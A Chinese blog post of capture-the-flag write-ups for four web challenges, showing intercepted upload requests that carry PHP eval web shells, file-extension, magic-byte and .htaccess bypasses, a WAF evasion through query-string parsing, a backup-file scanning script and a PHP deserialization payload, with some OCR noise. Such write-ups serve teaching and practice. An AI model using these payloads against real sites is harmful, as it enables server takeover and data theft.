




[极客大挑战 2019]Upload; [RoarCTF 2019]Easy Calc; [ACTF2020 新生赛]Upload; [极客大挑战 2019]PHP

原创

[F. N 嘿嘿](#)  于 2021-11-07 12:26:20 发布  2391  收藏

文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/feiniaotjx/article/details/121161727>

版权

[极客大挑战 2019]Upload;[RoarCTF 2019]Easy Calc; [ACTF2020 新生赛]Upload;[极客大挑战 2019]PHP

[\[极客大挑战 2019\]Upload](#)

[\[RoarCTF 2019\]Easy Calc](#)

[\[ACTF2020 新生赛\]Upload](#)

[\[极客大挑战 2019\]PHP](#)

[\[极客大挑战 2019\]Upload](#)

先更改为图片的类型, 将 `content-type` 改为 `image/jpg`

```
boundary=-----21544855486574284853980773111
3 Content-Length: 378
9 Origin: http://9a057e72-c992-4be0-9e5b-f59b408cd8fd.node4.buuoj.cn:81
7 Connection: close
1 Referrer: http://9a057e72-c992-4be0-9e5b-f59b408cd8fd.node4.buuoj.cn:81/
2 Cookie: UM_distinctid=
17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f
3 Upgrade-Insecure-Requests: 1
4
5 -----21544855486574284853980773111
6 Content-Disposition: form-data; name="file"; filename="111.php"
7 Content-Type: application/octet-stream
3
9 <?php @eval($_POST['123']);?>
0 -----21544855486574284853980773111
1 Content-Disposition: form-data; name="submit"
```

```
</br>
</br>
</br>
<div class="error">
  <strong>
    Not image!
  </strong>
</div>
46
47
48
49
50
51
52 <div style="position:
  <p align="center" s
    Syclover @ cl4y
  </p>
</div>
53 </body>
SDN @F. N 嘿嘿
```

不能为 `php`, 可改成 `phtml`, `php2`, `php3`, `php4`, `php5`, `php6`, `php7`, `pht`, `phtm`, `phtml` 等, 都会被解析成 `php`

```
8 Content-Length: 363
9 Origin: http://9a057e72-c992-4be0-9e5b-f59b408cd8fd.node4.buuoj.cn:81
10 Connection: close
11 Referrer: http://9a057e72-c992-4be0-9e5b-f59b408cd8fd.node4.buuoj.cn:81/
12 Cookie: UM_distinctid=
17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f
13 Upgrade-Insecure-Requests: 1
14
15 -----21544855486574284853980773111
16 Content-Disposition: form-data; name="file"; filename="111.php"
17 Content-Type: image/jpg
18
19 <?php @eval($_POST['123']);?>
20 -----21544855486574284853980773111
21 Content-Disposition: form-data; name="submit"
22
```

```
</br>
</br>
<div class="error">
  <strong>
    NOT! php!
  </strong>
</div>
46
47
48
49
50
51
52 <div style="positio
  <p align="center"
    Syclover @ cl4
  </p>
</div>
53 </body>
SDN @F. N 嘿嘿
54 </html>
```

过滤了 `<? , ?>`, 可用另一种书写方式

```
<script language="php">eval($_POST['shell']);</script>
```

```
3 Upgrade-Insecure-Requests: 1
4
5 -----21544855486574284853980773111
6 Content-Disposition: form-data; name="file"; filename="111.phtml"
7 Content-Type: image/jpg
3
9 <script language="php">eval($_POST['123']);</script>
0 -----21544855486574284853980773111
1 Content-Disposition: form-data; name="submit"
2
3 提交
4 -----21544855486574284853980773111
```


```
</br>
</br>
<div class="error">
  <strong>
    Don't lie to me, it's not image at all!!!
  </strong>
</div>
46
47
48
49
50
51
52 <div style="position: absolute;bottom: 0;width: 9
  <p align="center" style="font-size: 14px; color: #f00">
    Syclover @ cl4y @ F. N 嘿嘿
```

没有图片文件开头的标识 `GIF89aX`, 添加上去, 上传成功

```
13 upgrade-insecure-requests: 1
14
15 -----21544855486574284853980773111
16 Content-Disposition: form-data; name="file"; filename="111.phtml"
17 Content-Type: image/jpg
18
19 GIF89aX
20 <script language="php">eval($_POST['123']);</script>
21 -----21544855486574284853980773111
22 Content-Disposition: form-data; name="submit"
23
```

```
<div class="error">
  <strong>
    上传文件名: 111.phtml<br>
  </strong>
</div>
46
47
48
49
50
51
52 <div style="position: absolute;bottom: 0;right: 0;
  <p align="center" style="font-size: 14px; color: #f00">
    Syclover @ cl4y @ F. N 嘿嘿
```

连接菜刀，得到flag



从上面可知，只过滤了php后缀，所以还可以上

传 .htaccess 配置文件，更改文件后缀的关联属性

```
17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f
3 Upgrade-Insecure-Requests: 1
4
5 -----21544855486574284853980773111
6 Content-Disposition: form-data; name="file"; filename=".htaccess "
7 Content-Type: image/jpg
8
9 GIF89aX
0 <FilesMatch ".aa">
1   setHandler application/x-httpd-php
2 </FilesMatch>
3 -----21544855486574284853980773111
4 Content-Disposition: form-data; name="submit"
5
```

```
46 <div class="error">
47   <strong>
48     上传文件名: .htaccess <br>
49   </strong>
50 </div>
51
52 <div style="position: absolute;bottom: 0;width:
53   <p align="center" style="font:italic 15px Ge
54     Syclover @ cl4y
55   </p>
56 </div>
57 </body>
58 </html>
```

CSDN @F. N 嘿嘿


再上传一个1.aa

```
11 Referer: http://9a057e72-c992-4be0-9ebb-1b9b408cd81d.node4.buuoj.cn:81/
12 Cookie: UM_distinctid=
13   17be3e027a7373-0092d2de6847be8-4c3e2778-144000-17be3e027a898f
14 Upgrade-Insecure-Requests: 1
15
16 -----21544855486574284853980773111
17 Content-Disposition: form-data; name="file"; filename="1.aa"
18 Content-Type: image/jpg
19
20 GIF89aX
```

```
46 <div class="error">
47   <strong>
48     上传文件名: 1.aa<br>
49   </strong>
50 </div>
51
52 <div style="position: absolute;bottom: 0;width:
53   <p align="center" style="font:italic 15px Ge
54     Syclover @ cl4y @F. N 嘿嘿
55   </p>
56 </div>
57 </body>
58 </html>
```

CSDN @F. N 嘿嘿

连接到shell，但是看不了文件，我也不知道为什么



CSDN @F. N 嘿嘿


[RoarCTF 2019]Easy Calc

提示有waf，并且存在calc.php页面

表达式

输入计算式

计算




CSDN @F. N 嘿嘿

calc.php过滤了相关符号

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
    $str = $_GET['num'];
    $blacklist = [' ', '\t', '\r', '\n', '\'', '\"', '\'', '\[', '\]', '\$', '\\', '\^'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $str)) {
            die("what are you want to do?");
        }
    }
    eval('echo ' . $str . ');
}
?>
```

CSDN @F. N 嘿嘿

waf过滤了字母



Forbidden

You don't have permission to access /calc.php on this server.


Apache/2.4.18 (Ubuntu) Server at node4.buuoj.cn Port 29995

CSDN @F。N 嘿嘿

利用 php字符串解析特

性，它解析字符串时，会将一些字符转换为下划线，或者删除

如 `http://node4.buuoj.cn:29995/calc.php? num=a`，在num前加空格，waf会认为' nmu'这不是字母，因为它前面有空格，而php会将前面的空格删掉，' num'就等同与'num'，故绕过了waf也执行了函数




a


过滤 /，所以使用ascii码进

行命令执行，发现没有执行

```
system('dir');
```



换成php的输出和查看目录的函数 `print_r` 与 `var_dump` 都行




```
Array ( [0] => . [1] => .. [2] => .dockerenv [3] => bin [4] => boot [5] => dev [6] => etc [7] => flagg [8] => home [9] => lib [10] => lib64 [11] => media [12] => mnt [13] => opt [14] => proc [15] => root [16] => run [17] =>/sbin [18] => srv [19] => start.sh [20] => sys [21] => tmp [22] => usr [23] => var ) 1
```

然后查看内容 `readfile` 与 `file_get_contents` 都行



[ACTF2020 新生赛]Upload

上传时抓包，发现抓不了，并弹出提示，说js限制了上传的后缀，所以关闭js再抓包



之后上传图片，改为php后缀，被拦截

```
72435319 ; filename="jpg.php" 99
; 100
; 101
; 102
; 103
; 104
; 105
; 106
; 107
</g>
</svg>
<div class="light">
  <span class="glow">
    <form enctype="multipart/f
      嘿伙计，你发现它了！
    <input class="input_file"
    <input class="button" ty
  </form>
</span>
<span class="flare"></span>
```

A pD
bDUÊ
Úà5®A? ¿FAÇ9

```
108 </span class="flare" /> </span>  
109 </div>  
110 </div>  
nonono~ Bad file!
```

但改为asp, 上传成功, 多半只

有php是黑名单

```
.872435319  
"; filename="jpg.asp"  
ÿÿçÿ$ÿ ÿ ÿ ÿ ÿ ÿ  
ÿÿÿ  
Z~0~vÊiz!à° xL. Ìè'zÍn»  
EÇÈÈÈÈÏÏÏÏĐÑÒÓÔÕÖ×ØÙÚÛÜ  
èøH  
~ A pD  
ö bDUÊ
```

```
102 <span class="glow">  
103 <form enctype="multipart/form-data" method="post" onsubmit="return checkFile  
104 嘿伙计, 你发现它了!  
105 <input class="input_file" type="file" name="upload_file"/>  
106 <input class="button" type="submit" name="submit" value="upload"/>  
107 </form>  
</span>  
<span class="flare"></span>  
<div>  
</div>  
</div>  
<div style="color:#F00">  
Upload Success! Look here~ ./uplo4d/430d5a8d7afbed9aff89e0e971a91cad.asp  
</div>  
</body>
```

CSDN @F. N 嘿嘿


```
import requests
import time
url='http://3779d591-9cc0-48af-8a72-b0f3463ee1d5.node4.buuoj.cn:81/'
with open('beifen.txt') as f:
    for i in f:
        ii = i.replace('\n', '')
        urls=url+ii
        #time.sleep(1)
        data=requests.get(urls).status_code
        if data==200:
            print(urls)
```

得到备份文件

```
http://3779d591-9cc0-48af-8a72-b0f3463ee1d5.node4.buuoj.cn:81/www.zip
```

解压得到关键文件 `index.php`, `class.php`

通过`index.php`传入参数

```
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
</div>
```

`class.php`进行反序列化操作

```
include 'flag.php';

error_reporting(0);

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
```


CSDN @F。N 嘿嘿

payload的username需等于admin, password需等于100,

但要绕过 `__wakeup`,故将代表变量个数的数字改成比真实值大,就不会执行`__wakeup`;

因为private为私有变量,需在Nameusername中加 `%00`, 变为 `%00Name%00username`

故payload为 `?select=0:4:"Name":4:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}`



因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯
不愧是我!!!

flag{8ea5fa48-9aa3-4eea-a539-b3d57cf3cd0e1}



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)